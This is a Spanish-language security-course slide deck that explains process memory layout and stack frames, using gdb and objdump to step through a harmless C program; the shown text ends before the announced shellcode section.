




## Seguridad Informática

# Análisis de vulnerabilidades

Ing. Oscar Iván Flores Avila  
oscar.flores@cert.unam.mx

# Temario


- Estructura de un proceso en memoria
- La pila y las funciones
- Generación de shellcode



## ESTRUCTURA DE UN PROCESO EN MEMORIA



# Modelo Von Neumann




[http://www.sites.upiicsa.ipn.mx/polilibros/portal/polilibros/p\\_terminados/PolilibroFC/Unidad\\_II/Unidad%20II\\_6.htm](http://www.sites.upiicsa.ipn.mx/polilibros/portal/polilibros/p_terminados/PolilibroFC/Unidad_II/Unidad%20II_6.htm)

## Estructura de un proceso en memoria

- Un ejecutable en Linux utiliza el formato ELF (*Executable and Linking Format*), el cual contiene secciones para indicar al cargador del SO como debe ser cargado en memoria. Una vez hecho, la disposición del proceso en memoria es la siguiente:

## Estructura de un proceso en memoria




# Estructura de un proceso en memoria

En memoria, el proceso está constituido por segmentos:

- **Text** contiene las instrucciones a ejecutar.
- **Data** contiene las variables globales y estáticas inicializadas. (`static char* msg = "hola";`)
- **BSS** contiene variables globales y estáticas sin inicializar. (`char *str;` )
- **Heap** es espacio en memoria para variables de longitud dinámica (variables con `malloc()`).
- **Stack** es **espacio en memoria para variables locales, argumentos y valores de registros**.

Nota: la primera localidad de memoria dentro del segmento Text es conocida como punto de entrada o *AddressOfEntryPoint*.

# Ciclo Fetch





# Ciclo Fetch

- Extrae: El procesador obtiene la siguiente instrucción a ejecutar (apuntada por EIP). Al finalizar la extracción, se incrementa el valor de EIP.
- Decodifica: El procesador determina las operaciones que tiene que realizar.
- Ejecuta: El procesador desempeña las acciones determinadas previamente.


## LA PILA Y LAS FUNCIONES

## La pila y las funciones

- Cada vez que se llama una función, en la pila se crea un nuevo marco (*frame*).
- El propósito del marco de pila es contener las variables locales, y los argumentos para otras funciones.
- La creación del marco de pila es realizada por el prólogo, mientras que su destrucción es realizada por el epílogo.

## La pila y las funciones

- El registro EBP apunta al inicio de la pila y ESP al final.



# La pila y las funciones

```
//estructura_pila.c

void funcion_B(int var){
    char arregloB[20];
}

void funcion_A(void){
    char arregloA[10];
    funcion_B(0x1234);
}

void main(void){
    funcion_A();
}
```

# La pila y las funciones

```
void funcion_B(int var){  
    char arregloB[20];  
}
```

```
void funcion_A(void){  
    char arregloA[10];  
    funcion_B(0x1234);  
}
```

```
void main(void){  
    funcion_A();  
}
```

Marco de la función\_B

Marco de la función\_A

Marco de la función main

## La pila y las funciones

- Compilar el archivo: estructura\_pila.c

```
root@deb:~# gcc estructura_pila.c -o estructura_pila
root@deb:~# ls
estructura_pila  estructura_pila.c
root@deb:~# ./estructura_pila
root@deb:~# _
```

# La pila y las funciones

- Desensamblar el ejecutable:

```
# objdump -d estructura_pila -M intel | less
```

```
000483cb <funcion_B>:
  000483cb:  55                push    ebp
  000483cc:  89 e5            mov     ebp,esp
  000483ce:  83 ec 20        sub     esp,0x20
  000483d1:  c9              leave   esp
  000483d2:  c3              ret

000483d3 <funcion_A>:
  000483d3:  55                push    ebp
  000483d4:  89 e5            mov     ebp,esp
  000483d6:  83 ec 10        sub     esp,0x10
  000483d9:  68 34 12 00 00  push    0x1234
  000483de:  e8 e8 ff ff ff  call    000483cb <funcion_B>
  000483e3:  83 c4 04        add     esp,0x4
  000483e6:  c9              leave   esp
  000483e7:  c3              ret

000483e8 <main>:
  000483e8:  55                push    ebp
  000483e9:  89 e5            mov     ebp,esp
  000483eb:  e8 e3 ff ff ff  call    000483d3 <funcion_A>
  000483f0:  5d                pop     ebp
  000483f1:  c3              ret
  000483f2:  66 00          ret
```



# La pila y las funciones

- Iniciar gdb para comenzar a analizar la ejecución paso a paso.

```
# gdb estructura_pila -q
```

- Dentro de gdb, ejecutar los comandos:

```
set disassembly-flavor intel
```

```
break *main
```

```
run
```

```
root@deb:~# gdb estructura_pila -q
Reading symbols from estructura_pila...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) break *main
Breakpoint 1 at 0x80483e8
(gdb) run
Starting program: /root/estructura_pila

Breakpoint 1, 0x080483e8 in main ()
(gdb)
```

## La pila y las funciones

- Explicación de las instrucciones

- `set disassembly-flavor intel`

Utiliza la sintaxis intel para el código desensamblado

- `break *main`

Establece un breakpoint en la dirección inicial de la función main

- `run`

Ejecuta el programa hasta encontrar un breakpoint, de lo contrario ejecuta el proceso completo.

# La pila y las funciones

- Ejecutar el comando: `layout asm`

```
B+> 0x80483e8 <main>          push    ebp
0x80483e9 <main+1>             mov     ebp,esp
0x80483eb <main+3>             call    0x80483d3 <funcion_A>
0x80483f0 <main+8>             pop     ebp
0x80483f1 <main+9>             ret
0x80483f2                  xchg    ax,ax
0x80483f4                  xchg    ax,ax
0x80483f6                  xchg    ax,ax
0x80483f8                  xchg    ax,ax
0x80483fa                  xchg    ax,ax
0x80483fc                  xchg    ax,ax
0x80483fe                  xchg    ax,ax
0x8048400 <__libc_csu_init>      push    ebp
0x8048401 <__libc_csu_init+1>     push    edi
0x8048402 <__libc_csu_init+2>     xor     edi,edi
0x8048404 <__libc_csu_init+4>     push    esi
0x8048405 <__libc_csu_init+5>     push    ebx
0x8048406 <__libc_csu_init+6>     call    0x8048300 <__x86.get_pc_thunk.bx>
0x804840b <__libc_csu_init+11>    add     ebx,0x12a9
0x8048411 <__libc_csu_init+17>    sub     esp,0x1c
0x8048414 <__libc_csu_init+20>    mov     ebp,DWORD PTR [esp+0x30]
0x8048418 <__libc_csu_init+24>    lea     esi,[ebx-0xf4]
```

child process 25070 In: main  
(gdb) \_

Line: ?? PC: 0x80483e8

# La pila y las funciones

- Observar los registros ESP, EBP y EIP, antes de ejecutar alguna instrucción de la función main, usar el comando:

`i r esp ebp eip`

```
(gdb) i r esp ebp eip
esp                0xbffffd4c      0xbffffd4c
ebp                0x0             0x0
eip                0x80483e8        0x80483e8 <main>
(gdb)
```

# La pila y las funciones

- Ejecutar dos veces el comando *stepi* en gdb, posteriormente revisar nuevamente los registros con:

i r esp ebp eip

```
(gdb) stepi
0x080483e9 in main ()
(gdb) stepi
0x080483eb in main ()
(gdb) i r esp ebp eip
esp                0xbffffd48                0xbffffd48
ebp                0xbffffd48                0xbffffd48
eip                0x80483eb                  0x80483eb <main+3>
(gdb) _
```

# La pila y las funciones

```
B+ 0x80483e8 <main>      push    ebp
    0x80483e9 <main+1>    mov     ebp,esp
> 0x80483eb <main+3>    call   0x80483d3 <funcion_A>
    0x80483f0 <main+8>    pop     ebp
    0x80483f1 <main+9>    ret
```

- Las instrucciones PUSH y MOV constituyen el prologo para crear un nuevo marco en la pila.
- La primera instrucción guarda el apuntador base de la función que llamó a main.
- La segunda instrucción hace que el apuntador base del nuevo marco sea igual al valor de ESP, creando así el marco de main en la pila.

# La pila y las funciones

- El prologo se ejecuta cada vez que se llama una nueva función.
- Antes de ejecutar la siguiente instrucción, observar el valor de la instrucción después de CALL, es la dirección de retorno

```
8+ 0x80483e8 <main>          push    ebp
    0x80483e9 <main+1>        mov     ebp,esp
> 0x80483eh <main+3>         call    0x80483d3 <funcion_A>
0x80483f0 <main+8>          pop     ebp
0x80483f1 <main+9>          ret
```

## La pila y las funciones

- La dirección de retorno, permite reanudar el flujo del programa al terminar de ejecutar completamente la función llamada (función\_A).
- Como consecuencia ese valor es utilizado por la instrucción CALL, el cual ejecuta implícitamente un PUSH, almacenándolo para su posterior uso.



## La pila y las funciones

- Ejecutar la siguiente instrucción de ensamblador con el comando `stepi` y verificar que el último valor en la pila sea la dirección en memoria de la instrucción después de CALL por medio de:

`x/x $esp`

```

B+  0x00483e8 <main>          push    ebp
    0x00483e9 <main+1>        mov     ebp,esp
    0x00483eb <main+3>        call    0x00483d3
    0x00483f0 <main+8>        pop     ebp
    0x00483f1 <main+9>        ret
    0x00483f2                xchg    ax,ax
    0x00483f4                xchg    ax,ax
    0x00483f6                xchg    ax,ax
    0x00483f8                xchg    ax,ax
    0x00483fa                xchg    ax,ax
    0x00483fc                xchg    ax,ax
    0x00483fe                xchg    ax,ax
    0x0048400 <__libc_csu_init> push    ebp
    0x0048401 <__libc_csu_init+1> push    edi

child process 25070 In: funcion_A
0x00483e9 in main ()
(gdb) stepi
0x00483eb in main ()
(gdb) i r esp ebp eip
esp                0xbffffd48      0xbffffd48
ebp                0xbffffd48      0xbffffd48
eip                0x00483eb       0x00483eb <main+3>
(gdb) stepi
0x00483d3 in funcion_A ()
(gdb) x/x $esp
0xbffffd44:      0x00483f0
  
```

# La pila y las funciones

> 0x80483d3	<funcion_A>	push	ebp
0x80483d4	<funcion_A+1>	mov	ebp,esp
0x80483d6	<funcion_A+3>	sub	esp,0x10
0x80483d9	<funcion_A+6>	push	0x1234
0x80483de	<funcion_A+11>	call	0x80483cb <funcion_B>
0x80483e3	<funcion_A+16>	add	esp,0x4
0x80483e6	<funcion_A+19>	leave	
0x80483e7	<funcion_A+20>	ret	

- La instrucción CALL llamó a la función\_A, por lo cual se debe crear un nuevo marco en la pila para almacenar el valor de las variables locales.
- Las dos primeras instrucciones se encargan de ello.

# La pila y las funciones

```
> 0x80483d3 <function_A>      push    ebp
0x80483d4 <function_A+1>          mov     ebp,esp
0x80483d6 <function_A+3>          sub     esp,0x10
0x80483d9 <function_A+6>          push    0x1234
0x80483de <function_A+11>         call    0x80483cb <function_B>
0x80483e3 <function_A+16>         add     esp,0x4
0x80483e6 <function_A+19>         leave
0x80483e7 <function_A+20>        ret
```

- La tercera instrucción se encarga de reservar espacio para una variable local, arreglo1[10], recordar que la pila crece hacia direcciones más pequeñas.

# La pila y las funciones

```
> 0x80483d3 <funcion_A>      push    ebp
0x80483d4 <funcion_A+1>         mov     ebp,esp
0x80483d6 <funcion_A+3>         sub     esp,0x10
0x80483d9 <funcion_A+6>         push    0x1234
0x80483de <funcion_A+11>        call    0x80483cb <funcion_B>
0x80483e3 <funcion_A+16>        add     esp,0x4
0x80483e6 <funcion_A+19>        leave
0x80483e7 <funcion_A+20>       ret
```

- La cuarta instrucción se encarga de almacenar en la pila el argumento (0x1234) de la función\_B, mediante la instrucción PUSH.

## La pila y las funciones

- Teclear 4 veces el comando `stepi` para ejecutar las siguientes instrucciones de ensamblador :
  - `PUSH EBP`
  - `MOV EBP,ESP`
  - `SUB ESP, 0X10`
  - `PUSH 0x1234`
- Posteriormente ejecutar: `i r esp ebp`
- Obtener el contenido de la pila con: `x/20x $esp`

```
(gdb) i r esp ebp
esp      0xbffffd2c      0xbffffd2c
ebp      0xbffffd40      0xbffffd40
(gdb) x/20x $esp
0xbffffd2c:  0x00001234      0xb7fd13c4      0xb7fff000      0x0804840b
0xbffffd3c:  0xb7fd1000      0xbffffd48      0x080483f0      0x00000000
0xbffffd4c:  0xb7e41a63      0x00000001      0xbffffde4      0xbffffdec
0xbffffd5c:  0xb7fed79a      0x00000001      0xbffffde4      0xbffffd84
0xbffffd6c:  0x080496c4      0x080481ec      0xb7fd1000      0x00000000
(gdb) _
```

# La pila y las funciones

El resultado al analizar los registros esp y ebp, así como de analizar el contenido de la pila es el siguiente:

- **PUSH EBP** ;Se almacena el apuntador base del marco anterior
- MOV EBP,ESP ;Se crea un nuevo marco en la pila para función\_B
- **SUB ESP, 0X10** ;Se reserva espacio para la variable arreglo1[10] (16 bytes)
- **PUSH 0x1234** ;Se guarda en la pila el argumento de la función\_B

```
(gdb) i r esp ebp
esp          0xbffffd2c      0xbffffd2c
ebp          0xbffffd40      0xbffffd40
(gdb) x/20x $esp
0xbffffd2c:  0x00001234      0xb7fd13c4      0xb7fff000      0x0804840b
0xbffffd3c:  0xb7fd1000      0xbffffd48      0x080483f0      0x00000000
0xbffffd4c:  0xb7e41a63      0x00000001      0xbffffde4      0xbffffdec
0xbffffd5c:  0xb7fed79a      0x00000001      0xbffffde4      0xbffffd84
0xbffffd6c:  0x080496c4      0x080481ec      0xb7fd1000      0x00000000
(gdb) _
```

# La pila y las funciones

- Antes de ejecutar la siguiente instrucción de ensamblador, anotar el valor de la instrucción posterior a CALL (dirección de retorno).

```
> 0x80483de <funcion_A+11>    call    0x80483cb <funcion_B>
0x80483e3 <funcion_A+16>    add     esp,0x4
```

- Ejecutar la instrucción CALL por medio de: `stepi`
- Obtener el contenido de la pila  
`x/20x $esp`

```
(gdb) stepi
0x080483cb in funcion_ ()
(gdb) x/20x $esp
0xbffffd28: 0x080483e3  0x00001234  0xb7fd13c4  0xb7fff000
0xbffffd38: 0x0804840b  0xb7fd1000  0xbffffd48  0x080483f0
0xbffffd48: 0x00000000  0xb7e41a63  0x00000001  0xbffffde4
0xbffffd58: 0xbffffdec  0xb7fed79a  0x00000001  0xbffffde4
0xbffffd68: 0xbffffd84  0x080496c4  0x080481ec  0xb7fd1000
(gdb)
```

# La pila y las funciones

- Al analizar el código de función\_B, se observa que al tratarse de una nueva función, se debe crear un nuevo marco en la pila.
- Las primeras 2 instrucciones se ocupan de crear el marco para las variables locales.
- La tercera instrucción reserva espacio para la variable arreglo2[20] (32 bytes).

>10x80483cb	<funcion_B>	push	ebp
10x80483cc	<funcion_B+1>	mov	ebp,esp
10x80483ce	<funcion_B+3>	sub	esp,0x20
10x80483d1	<funcion_B+6>	leave	
10x80483d2	<funcion_B+7>	ret	



## La pila y las funciones

- Ejecutar 3 instrucciones más con `stepi`
- Ahora se muestran las instrucciones **LEAVE** y **RET**, las cuales componen el epílogo de la función.
- El propósito del **epílogo** para este caso es eliminar el marco de la función\_B y regresar el control a la función\_A, en la instrucción siguiente a CALL.

## La pila y las funciones

- LEAVE internamente realiza dos acciones:
  - MOV ESP,EBP ; Se elimina el marco de la función\_B
  - POP EBP ; Se retoma el marco de función\_A
- RET realiza lo siguiente(internamente) :
  - POP EIP ; Se reanuda el flujo de función\_A

# La pila y las funciones

- Antes de ejecutar la instrucción LEAVE, obtener los valores de ESP y EBP.

```
i r esp ebp
```

- Obtener el contenido de la pila.

```
